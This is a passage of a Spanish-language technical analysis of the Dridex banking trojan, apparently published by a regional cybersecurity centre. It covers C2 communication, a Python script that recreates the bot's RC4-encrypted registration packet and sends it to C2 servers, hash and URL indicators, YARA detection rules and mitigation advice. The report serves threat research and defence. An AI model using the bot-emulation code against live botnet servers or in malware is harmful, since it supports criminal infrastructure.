
A la hora de realizar la comunicación, la función encargada de dicha tarea contiene diferentes ramas que corresponden a diferentes órdenes que los servidores C2 pueden procesar y definidas en formato *hash* CRC32, que corresponden con palabras como *list*, *bot*, *dmod5*, *dmod6*, *vnc*, *socks* o *mod5*, por lo que todo parece indicar que este módulo se encarga de reportar las acciones llevadas a cabo por otros módulos.



El listado de direcciones IP y puertos de dichos *proxies* de registro para los servidores de mando y control (C2) del malware se encuentra codificado para que no aparezcan como cadenas de caracteres normales.

Para realizar las peticiones, *Dridex* procesa los valores del ID de la *botnet*, así como las direcciones IP que se encuentran en forma de bytes en la sección .data.






Una vez llegado a este punto, el binario queda en un bucle intentando conectar con alguno de los *proxies* listados mediante las API *InternetOpenA*,

InternetConnectW, *HttpOpenRequestW*, *HttpSendRequestW*, y *InternetReadFile*.

En función de diferentes factores, los servidores pueden responder un código de éxito, 200 OK, y proseguir descargando configuraciones, el código principal del *bot* y módulos adicionales o, por el contrario, un código 403 FORBIDDEN, quedando el equipo *baneado* para futuras peticiones.

Este hecho dificulta tremendamente el análisis a partir de esta fase, puesto que resulta muy complicado obtener una respuesta válida por parte del servidor mediante la ejecución del binario, ya que se desconocen los factores concretos que hacen que un servidor responda correctamente.



Con el fin de intentar evitar esto, se intenta recrear el paquete de petición de registro mediante la información obtenida durante el análisis y con valores nuevos que puedan ser modificados de forma programática.

```
class DridexBot(object):
    def __init__(self, servers_list):
        self.rc4_key = servers_list["rc4_key"]
        self.servers_available = servers_list["servers"]
        self.servers_down = []

        self.computer_name = "ComputerOrganization"
        self.username = "Juan"
        self.install_date = 1504654852

        self.unknown = "\x68\xdf\x77\xa1\x8a\x2a\xa5\x5f\x28\x00\x00\x00"  # 744761724528045317992

        self.code_1 = "\x28"
        self.code_2 = "\x1D\x11"  # Custom
        self.code_3 = "\x44\x18"
        self.arch_code = "\x40"  # 64 bits

        self.program_list = [
            "Adobe Reader",
            "Microsoft Office",
            ""
        ]
        self.path = ["ALLUSERSPROFILE=C:\ProgramData",
                     "APPDATA=C:\\Users\\" + self.username + "\AppData\Roaming",
                     "CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files",
                     "CommonProgramFiles=C:\Program Files (x86)\Common Files",
                     "CommonProgramW6432=C:\Program Files\Common Files",
                     "COMPUTERNAME=" + self.computer_name,
                     "ComSpec=C:\Windows\system32\cmd.exe",
                     "FP_NO_HOST_CHECK=NO",
                     "HOMEDRIVE=C:",
                     "HOMEPATH=\\Users\\" + self.username,
                     "LOCALAPPDATA=C:\\Users\\" + self.username + "\AppData\Local",
                     "LOGONSERVER=\\" + self.computer_name,
                     "NUMBER_OF_PROCESSORS=2",
                     "OS=Windows_NT",
                     "Path={}",
                     "PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC",
                     "PROCESSOR_ARCHITECTURE=x86",
                     "PROCESSOR_ARCHITEW6432=AMD64",
                     "PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 158 Stepping 9, GenuineIntel",
                     "PROCESSOR_LEVEL=6",
                     "PROCESSOR_REVISION=9e09",
                     "ProgramData=C:\ProgramData",
                     "ProgramFiles(x86)=C:\\Program Files (x86)",
                     "ProgramFiles=C:\\Program Files (x86)",
                     "ProgramW6432=C:\Program Files",
                     "PSModulePath=C:\\Windows\system32\WindowsPowerShell\\v1.0\Modules\\",
                     "PUBLIC=C:\\Users\Public",
                     "SESSIONNAME=Console",
                     "SystemDrive=C:",
                     "SystemRoot=C:\Windows",
                     "TEMP=C:\\Users\\" + self.username + "\AppData\Local\Temp",
                     "TMP=C:\\Users\\" + self.username + "\AppData\Local\Temp",
                     "USERDOMAIN=" + self.computer_name,
                     "USERNAME=" + self.username,
                     "USERPROFILE=C:\\Users\\" + self.username,
                     "windir=C:\Windows",
                     "windows_tracing_flags=3",
                     "windows_tracing_logfile=C:\BVTBin\Tests\installpackage\csilogfile.lo".format(";".join([
                         "C:\Program Files (x86)\Microsoft Office\Office16\\",
                         "C:\ProgramData\Oracle\Java\javapath",
                         "C:\Windows\system32",
                         "C:\Windows",
                         "C:\Windows\System32\Wbem",
                         "C:\Windows\System32\WindowsPowerShell\\v1.0\\",
                     ]))]
```

De esta forma, se recrean los algoritmos utilizados por el malware para formar el paquete y contactar con los *proxies*.

```
def __calc_md5_id__(self):
    install_date_packed = struct.pack("<I", int(self.install_date))
    string = self.computer_name.encode('latin1') + self.username.encode('latin1') + b"\x00\x00\x00" + install_date_packed + b"\x00\x00"
    md5 = hashlib.md5(string).hexdigest()
    return md5

def __calc_md5_id2__(self):
    return hashlib.md5(self.unknown.encode('latin1')).hexdigest()

def __create_initial_payload__(self):
    string = ""
    string += str(0)
    string += self.computer_name + "_"
    string += self.__calc_md5_id__()
    string += self.__calc_md5_id2__()
    string += self.code_1
    string += self.code_2
    string += self.code_3
    string += self.arch_code
    string += chr(len(self.program_list))  # No es esto
    string += ";".join(self.program_list)
    string += "Starting path: \x00\x00"
    string += "\n".join(self.path)

    return string

def register_request(self):
    proxyDict = {
        "http": "http://127.0.0.1:8080",
        "https": "http://127.0.0.1:8080",
        "ftp": "http://127.0.0.1:8080"
    }
    payload = self.__cipher_packet__(self.__create_initial_payload__())
    for server in self.servers_available:
        url = "https://{}".format(server)
        headers = {
            "User-Agent": "",
            "Cache - Control": "no - cache",
            "Accept-Encoding": "",
            "Accept": None
        }
        r = requests.post(url, data=payload, headers=headers, proxies=proxyDict, verify=False)
        print(server, " - ", r.status_code)

def __cipher_packet__(self, content):
    ciphered_content = self.rc4_encrypt(self.rc4_key, content)

    return struct.pack(">I", (crc32(ciphered_content))) + ciphered_content

def rc4_decrypt(self, key, data):
    return ARC4.new(key).decrypt(data)

def rc4_encrypt(self, key, data):
    return ARC4.new(key).encrypt(data)
```

Tras realizar modificaciones en la mayoría de las variables, sigue sin obtenerse un código de respuesta favorable ni siquiera en una máquina de instalación limpia, por lo que es posible que haya factores que dependan de los propios operadores de la *botnet* donde, mientras no haya una campaña activa, no sirvan ficheros de configuración, ni *payloads* nuevos.

Lo esperado a partir de aquí, sería la descarga de la configuración que indique las aplicaciones y URL a monitorizar, así como la descarga del *bot* principal que lleve a cabo dichas tareas.

Con respecto al *bot* principal, aunque no se trate de una versión reciente pues corresponde a 2017, ni asociada a este binario, se aporta el siguiente *hash* que puede derivar en futuras investigaciones.

Empaquetado:


166bd27de260cccbfcdcb21efc046288043bd44c4f08e92cd1e1f9eb80cca7ff

Desempaquetado:

635dcdfe4d5f675d30813068bfd6f974db57d4eb17ab0f9c61ccd843cb93ee03

MITRE

Una vez analizado el malware y mapeadas las técnicas y subtécnicas en relación a las distintas técnicas que propone MITRE, se obtiene el siguiente mapa:



(*) Se puede consultar una versión ampliada del mapa en el Apéndice A: Mapa de tácticas y técnicas utilizadas por *Dridex*

DETECCIÓN

Indicadores de compromiso

SHA-256:

- 0fc36de9d9dc726f53fd9849e8006869e5691df817c3bde191d68e14f7580dd4
- db8945a793ea1bd94eb1aa3e3e14e84da66b3048f4a86e814e6d0f8dd5c8c276
- 760b58c6c886ceb906f772574c6642a4c97694675b1bda6741ce963735d6c39d
- 166bd27de260cccbfcdcb21efc046288043bd44c4f08e92cd1e1f9eb80cca7ff
- 635dcdfe4d5f675d30813068bfd6f974db57d4eb17ab0f9c61ccd843cb93ee03

Red

- hxxps://mogakajames.equilibrium.co[.]ke/z0vzt9gw.tar
- hxxps://api.quocbao[.]biz/qjd9f0x9.zip
- hxxps://unisoftcc[.]com/fsrldo3.zip

Reglas de Yara

```
rule DridexV4
{
    meta:
        author = "kevoreilly"
        description = "Dridex v4 Payload"
        cape_type = "Dridex v4 Payload"
    strings:
        $decrypt32 = {6A 40 58 3B C8 0F 4D C1 39 46 04 7D 50 53
57 8B F8 81 E7 3F 00 00 80 79 05 4F 83 CF C0 47 F7 DF 99 1B FF
83 E2 3F 03 C2 F7 DF C1 F8 06 03 F8 C1 E7 06 57}
        $getproc32 = {81 FB ?? ?? ?? ?? 74 2D 8B CB E8 ?? ?? ??
?? 85 C0 74 0C 8B C8 8B D7 E8 ?? ?? ?? ?? 5B 5F C3}
        $getproc64 = {81 FB ?? ?? ?? ?? 75 04 33 C0 EB 2D 8B CB
E8 ?? ?? ?? ?? 48 85 C0 75 17 8B CB E8 ?? ?? ?? ?? 84 C0 74 E5
8B CB E8 ?? ?? ?? ?? 48 85 C0 74 D9 8B D7 48 8B C8 E8 ?? ?? ??
?? 48 8B 5C 24 30 48 83 C4 20 5F C3}
```

```
        $bot_stub_32 = {8B 45 E? 8? [10-13] 8A 1C 0? [6-11] 05
FF 00 00 00 8B ?? F? 39 ?? 89 45 E? 72 D?}

        $bot_stub_64 = {8B 44 24 ?? 89 C1 89 CA 4C 8B 05 [4] 4C
8B 4C 24 ?? 45 8A 14 11 83 E0 1F 89 C0 41 89 C3 47 2A 14 18 44
88 54 14}

    condition:

        uint16(0) == 0x5A4D and any of them

}


rule DridexLoader

{

    meta:

        author = "kevoreilly"

        description = "Dridex v4 dropper C2 parsing function"

        cape_type = "DridexLoader Payload"


    strings:

        $c2parse_1 = {57 0F 95 C0 89 35 [4] 88 46 04 33 FF 80
3D [4] 00 76 54 8B 04 FD [4] 8D 4D EC 83 65 F4 00 89 45 EC 66
8B 04 FD [4] 66 89 45 F0 8D 45 F8 50}

        $c2parse_2 = {89 45 00 0F B7 53 04 89 10 0F B6 4B 0C 83
F9 0A 7F 03 8A 53 0C 0F B6 53 0C 85 D2 7E B7 8D 74 24 0C C7 44
24 08 00 00 00 00 8D 04 7F 8D 8C 00}

        $c2parse_3 = {89 08 66 39 1D [4] A1 [4] 0F 95 C1 88 48
04 80 3D [4] 0A 77 05 A0 [4] 80 3D [4] 00 56 8B F3 76 4E 66 8B
04 F5}

        $c2parse_4 = {0F B7 C0 89 01 A0 [4] 3C 0A 77 ?? A0 [4]
A0 [4] 57 33 FF 84 C0 74 ?? 56 BE}

        $c2parse_5 = {0F B7 05 [4] 89 02 89 15 [4] 0F B6 15 [4]
83 FA 0A 7F 07 0F B6 05 [4] 0F B6 05 [4] 85 C0}

    condition:

        uint16(0) == 0x5A4D and any of them

}


rule DridexBotHook

{

     meta:
```

```
        description = "Detects latest Dridex bot hook "
        author = "@VK_Intel"
        reference = "internal"
        tlp = "white"
        date = "2020-03-24"

      strings:
            $code = { e8 ?? ?? ?? ?? 8b ?? ?? ?? 48 ?? ?? ?? ??
?? ?? 44 2b f3 48 ?? ?? ?? 41 b8 04 00 00 00 41 83 ee 05 44 ??
?? ?? ?? ?? ?? e8 ?? ?? ?? ?? ba cd 9c ff 56 b9 cb 69 e2 6a 8b
f3 48 ?? ?? ?? 48 ?? ?? ?? ?? ?? ?? ?? e8 ?? ?? ?? ?? 48 85 c0
74 ?? 48 ?? ?? ?? ?? 4c ?? ?? ?? 48 ?? ?? ?? 48 ?? ?? ?? ?? 49
8b cd 41 b9 40 00 00 00 }
      condition:
            $code

}

rule DridexPayload
{
    meta:
        author = "kev"
        description = "Dridex encrypt/decrypt function"
        cape_type = "Dridex Payload"

    strings:
        $crypt_32_v1 = {57 53 55 81 EC 0C 02 00 00 8B BC 24 1C
02 00 00 85 FF 74 20 8B AC 24 20 02 00 00 85 ED 74 15 83 BC 24
24 02 00 00 00 74 0B 8B 9C 24 28 02 00 00 85 DB 75 ?? 81 C4 ??
02 00 00 5D 5B 5F}
        $crypt_32_v2 = {56 57 53 55 81 EC 08 02 00 00 8B BC 24
1C 02 00 00 85 FF 74 20 8B AC 24 20 02 00 00 85 ED 74 15 83 BC
24 24 02 00 00 00 74 0B 8B 9C 24 28 02 00 00 85 DB 75 ?? 81 C4
?? 02 00 00 5D 5B 5F}
        $crypt_32_v3 = {56 57 53 55 81 EC 08 02 00 00 8B E9 8B
FA 85 ED 74 19 85 FF 74 15 83 BC 24 1C 02 00 00 00 74 0B 8B 9C
24 20 02 00 00 85 DB 75 0D}
```

```
        $crypt_64_v1 = {41 54 41 55 41 56 41 57 48 81 EC 48 02
00 00 49 89 CE 45 89 CC 4D 89 C5 41 89 D7 4D 85 F6 0F 84 41 02
00 00 45 85 FF 0F 84 38 02 00 00 4D 85 ED 0F 84 2F 02 00 00 45
85 E4 0F 84 26 02 00}


    condition:
        //check for MZ Signature at offset 0
        uint16(0) == 0x5A4D

        and

        ($crypt_32_v1 or $crypt_32_v2 or $crypt_32_v3 or
$crypt_64_v1)
}
```

MITIGACIÓN

Medidas a nivel de endpoint

El código de *Dridex* de ninguna de las muestras se encuentra firmado, por lo que implementar una política que no permita la ejecución de binarios que no estén firmados podría prevenir la ejecución de este *troyano* y de otro tipo de malware. No obstante, gran cantidad de desarrolladores y paquetes de software no distribuyen sus productos firmados, por lo que esta estrategia podría no resultar práctica en algunos casos.

Por otra parte, en base al análisis realizado sería posible crear una vacuna contra esta amenaza. De hecho, los investigadores de la empresa *AppGate* han creado una que se aporta como referencia al final de este documento.

En concordancia con lo anterior, pero empleando mecanismos más generales, se recomienda que las organizaciones prohíban o, al menos, monitoricen la ejecución de binarios no conocidos previamente dentro de ella o aquellos no provenientes de fuentes confiables. Aunque imperfecto, por la forma en la que se crea y distribuye el software legítimo, esta medida puede servir como una alarma inicial para impulsar una mayor investigación y, posiblemente, limitar su propagación.

Medidas a nivel de red

Si se dispone de los mecanismos para inspeccionar el tráfico que ocurre dentro de la red, se debería identificar la transferencia de binarios desconocidos dentro de ella.

Por otro lado, es altamente recomendable mantener una segmentación adecuada de la red para evitar desplazamientos laterales y que finalmente se alcancen los sistemas críticos de la organización.

Medidas y consideraciones adicionales

Ante el caso de que una infección por una amenaza de este tipo sea descubierta a posteriori, a fin de poder llevar a cabo una investigación se recomienda mantener una buena política de almacenamiento de registros, para poder realizar una revisión posterior. De esta manera, se podrá verificar cuáles han sido las acciones tomadas por los atacantes en todo momento y de su movimiento en la red.

Así mismo, es recomendable usar algún método adicional de seguridad en el inicio de sesión para servicios como VPN y webmail como, por ejemplo, el doble factor de autenticación con el propósito de evitar el robo de credenciales o de convertirse en víctima de un ataque de *Phishing*.

También es recomendable utilizar sistemas de listas de exclusión para dificultar la ejecución inicial de código malicioso proveniente del navegador o del correo electrónico.

Además, es recomendable limitar las comunicaciones entre equipos adyacentes a excepción de aquellas estrictamente necesarias, con la finalidad de dificultar los desplazamientos laterales.

En adición, aplicar un modelo por capas del sistema *Active Directory*, garantizando de esta manera una segmentación de los datos según su nivel de privilegio. De esta manera solamente aquellos sistemas con altos privilegios podrán acceder a otros con menores y no al contrario, lo que ralentiza mucho las tareas de los atacantes.


En último lugar, atendiendo al comportamiento del malware y al mapeo de las técnicas y subtécnicas en relación a las distintas tácticas que propone MITRE, se puede consultar en la Matriz Enterprise cada una de las técnicas para conocer sus correspondientes medidas de detección y mitigación.

Finalmente, los indicadores de compromiso y reglas de detección correspondientes a la amenaza también están disponibles en https://github.com/basquecscentre/technical-reports para su descarga.

REFERENCIAS ADICIONALES

- https://malpedia.caad.fkie.fraunhofer.de/details/win.dridex
- https://www.appgate.com/blog/reverse-engineering-dridex-and-automating-ioc-extraction
- https://www.appgate.com/blog/breaking-dridex-and-creating-a-vaccine
- https://securelist.com/dridex-a-history-of-evolution/78531/
- https://securitynews.sonicwall.com/xmlpost/dridex-malware-evading-detection-using-delaying-techniques/
- https://www.cronup.com/post/de-ataque-con-malware-a-incidente-de-ransomware
- https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-008.pdf
- https://countuponsecurity.com/tag/dridex-rc4/
- https://www.pandasecurity.com/es/mediacenter/pandalabs/dridex-version-4/
- https://www.blueliv.com/downloads/documentation/reports/Network_insights_of_Dyre_and_Dridex_Trojan_bankers.pdf
- https://www.fortinet.com/blog/threat-research/hundreds-of-urls-inside-microsoft-excel-spreads-new-dridex-trojan-variant
- https://countuponsecurity.com/tag/dridex-malware-analysis/
- https://www.forcepoint.com/es/blog/x-labs/dridex-shadows-blacklisting-stealth-and-crypto-currency

APÉNDICE A: MAPA DE TÁCTICAS Y TÉCNICAS UTILIZADAS POR DRIDEX



Reportar incidente

Si has detectado algún incidente de ciberseguridad, avísanos para que tomemos las medidas oportunas para evitar su propagación.

900 104 891

incidencias@bcsc.eus

Catálogo de ciberseguridad

¿Necesitas ayuda con tu ciberseguridad o la de tu empresa?